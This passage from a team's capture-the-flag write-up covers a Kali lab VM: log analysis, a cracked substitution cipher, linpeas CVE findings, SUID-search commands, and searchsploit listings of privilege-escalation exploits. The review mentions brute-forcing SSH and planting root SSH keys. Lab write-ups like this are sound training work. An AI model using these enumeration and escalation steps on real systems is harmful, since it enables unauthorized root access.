Apr 27 20:20:45 kali systemd: pam_unix(systemd-user:session): session opened for user Debian-gdm by (uid=0)
Apr 27 20:21:22 kali polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus name :1.22 [gnome-
shell --mode=gdm], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8)
Apr 27 20:21:33 kali realmd[1009]: Loaded settings from: /usr/lib/realmd/realmd-defaults.conf /usr/lib/realmd/realmd-distro.conf
Apr 27 20:21:33 kali realmd[1009]: holding daemon: startup
Apr 27 20:21:33 kali realmd[1009]: starting service
Apr 27 20:21:33 kali realmd[1009]: connected to bus
Apr 27 20:21:33 kali realmd[1009]: released daemon: startup
Apr 27 20:21:33 kali realmd[1009]: claimed name on bus: org.freedesktop.realmd
Apr 27 20:21:47 kali gdm-password]: pam_unix(gdm-password:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost=
  user=root
Apr 27 20:21:59 kali gdm-password]: pam_unix(gdm-password:session): session opened for user root by (unknown)(uid=0)
Apr 27 20:21:59 kali systemd-logind[567]: New session 1 of user root.
Apr 27 20:21:59 kali systemd: pam_unix(systemd-user:session): session opened for user root by (uid=0)
Apr 27 20:22:00 kali gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session closed for user Debian-gdm
Apr 27 20:22:00 kali gdm-launch-environment]: pam_systemd(gdm-launch-environment:session): Failed to release session: Interrupted
 system call
Apr 27 20:22:00 kali polkitd(authority=local): Unregistered Authentication Agent for unix-session:c1 (system bus name :1.22, obje
ct path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8) (disconnected from bus)
Apr 27 20:22:02 kali gnome-keyring-daemon[1045]: failed to unlock login keyring on startup
Apr 27 20:22:05 kali polkitd(authority=local): Registered Authentication Agent for unix-session:1 (system bus name :1.46 [/usr/bi
n/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8)
"D8578EDF8458CE06FBC5BB76A58C5CA4" [blowfish2] 98L, 8790B                                   1,0-1         Top
```

The same password “**qwerty**” is set on the admin file located in the **/root/home** directory. The contents is the same as the first Desktop file as is the file in / which has the same name as the desktop file under user Kali.



```
kali@kali: ~/UoC
File Actions Edit View Help

Well done! You have found another FLAG.

How did you do it? What was used? Include these information in your report

Below is a log file from a particular system. Analyse the log and explain, with rationale, what you think happened.

Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event2 (Power Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event3 (Sleep Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event4 (Video Bus)
Apr 27 20:20:30 kali systemd-logind[567]: New seat seat0.
Apr 27 20:20:30 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:30 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:45 kali gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user Debian-gdm by (ui
d=0)
Apr 27 20:20:45 kali systemd-logind[567]: New session c1 of user Debian-gdm.
Apr 27 20:20:45 kali systemd: pam_unix(systemd-user:session): session opened for user Debian-gdm by (uid=0)
Apr 27 20:21:22 kali polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus name :1.22 [gnome-
shell --mode=gdm], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8)
Apr 27 20:21:33 kali realmd[1009]: Loaded settings from: /usr/lib/realmd/realmd-defaults.conf /usr/lib/realmd/realmd-distro.conf
Apr 27 20:21:33 kali realmd[1009]: holding daemon: startup
Apr 27 20:21:33 kali realmd[1009]: starting service
Apr 27 20:21:33 kali realmd[1009]: connected to bus
Apr 27 20:21:33 kali realmd[1009]: released daemon: startup
Apr 27 20:21:33 kali realmd[1009]: claimed name on bus: org.freedesktop.realmd
Apr 27 20:21:47 kali gdm-password]: pam_unix(gdm-password:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost=
  user=root
Apr 27 20:21:59 kali gdm-password]: pam_unix(gdm-password:session): session opened for user root by (unknown)(uid=0)
Apr 27 20:21:59 kali systemd-logind[567]: New session 1 of user root.
Apr 27 20:21:59 kali systemd: pam_unix(systemd-user:session): session opened for user root by (uid=0)
Apr 27 20:22:00 kali gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session closed for user Debian-gdm
Apr 27 20:22:00 kali gdm-launch-environment]: pam_systemd(gdm-launch-environment:session): Failed to release session: Interrupted
 system call
Apr 27 20:22:00 kali polkitd(authority=local): Unregistered Authentication Agent for unix-session:c1 (system bus name :1.22, obje
ct path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8) (disconnected from bus)
Apr 27 20:22:02 kali gnome-keyring-daemon[1045]: failed to unlock login keyring on startup
Apr 27 20:22:05 kali polkitd(authority=local): Registered Authentication Agent for unix-session:1 (system bus name :1.46 [/usr/bi
n/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8)
"admin" [blowfish2] 98L, 8790B                                                              1,0-1         Top
```

The text files has a log dump in them. Reading the dump it looks to be a bruteforce attack on SSH.

--[6]-- Cracking the cipher

The cipher text which we were provided reads the following:

Cipher: "... cedvme udk giqkwxcafm P qaxeikciz, wdv ig cd lfdt cei pnmdkAceO pFg cei liw. af cear qpri cei liw".

Results:
1. "Though for decrypting a ciphertem you ed to know the algorithv and the key in this case the key".

It appears to be using a cipher known as a mono alphabetical cipher which we identified and cracked using **[4]**. "You need to know the algorithm", maybe this means the algorithm for the cipher (monoalphabetic) or for the hash (md5). However "the key" is strange maybe there's a key file we missed. Unless key means password and not a key file specifically.

[4] https://www.boxentriq.com/code-breaking/cryptogram

--[7]-- Vulnerability analysis

After capturing the two main flags the next task was to find vulnerabilities in the system and exploit them. We started off by using a tool called linpeas **[5]** we see multiple CVE's for the machine.

<u>CVE's:</u>

[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops
Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story

[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
Details: https://seclists.org/oss-sec/2017/q1/184

Another technique for finding privesc vulnerabilities is to **sudo -l** and see which binaries can be ran as root. Then navigate to https://gtfobins.github.io and see if the binary is in the database and if so exploit it. We found that linpeas in this case did a better job. A side from using linpeas unix-privesc-check was also used.

You can also find which files are running as root doing the following:

1. **find / -user root -perm /4000**
2. **find / -perm -4000 type f 2>/dev/null**

[5] https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

--[8]-- Exploiting the Vulnerability

No CVE's were exploited during this CTF. No binaries/files on each of the users were found to be vulnerable to privesc. The way we rooted the VM was externally tampering with boot which we think is out of scope of the CTF however the CTF was VM orientated and no rules stated that we couldn't tamper with the .ova it self.

Checking the CVE's for exploits:

1.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit sudo Baron Samedit
------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------
Sudo 1.9.5p1 - 'Baron Samedit ' Heap-Based Buffer Overflow Privilege Escalation (1) | multiple/local/49521.py
Sudo 1.9.5p1 - 'Baron Samedit ' Heap-Based Buffer Overflow Privilege Escalation (2) | multiple/local/49522.c
------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

2.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Netfilter
 ---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
 ---------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                             | linux/local/50135.c
Linux Kernel 3.10/3.18 /4.4 - Netfilter IPT_SO_SET_REPLACE Memory Corruption                  | linux/dos/39545.txt
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege E | linux_x86-64/local/40049.c
Linux Kernel 4.6.3 (x86) - 'Netfilter' Local Privilege Escalation (Metasploit)                | linux_x86/local/40435.rb
Linux Kernel < 2.6.16.18 - Netfilter NAT SNMP Module Remote Denial of Service                 | linux/dos/1880.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalat | linux_x86-64/local/44300.c
 ---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

--[9]-- Conclusion

To conclude the CTF was a lot of fun and a great exercise for us to sharpen our swords (skills).The most challenging part of the whole CTF was gaining the initial access but thanks to a team member (Larry) we were able to fully root the VM and continue with the CTF. We're not sure the way we rooted the machine was intended by the CTF (maybe out of scope).

We would describe the level of information provided during this CTF as a black-box engagement. That being given no prior knowledge of the machine or any information about the inner workings of the machine.

--[10]-- Review

After reading the other team write ups after the CTF finished I read that the intended way of accessing the machine was to brute force the SSH and not to tamper with boot. This would be more realistic as remote attackers would only have access to the SSH and not to the boot.

The other group also were able to privesc by generating SSH keys in the root directory and then SSH into the machine as root with the keys.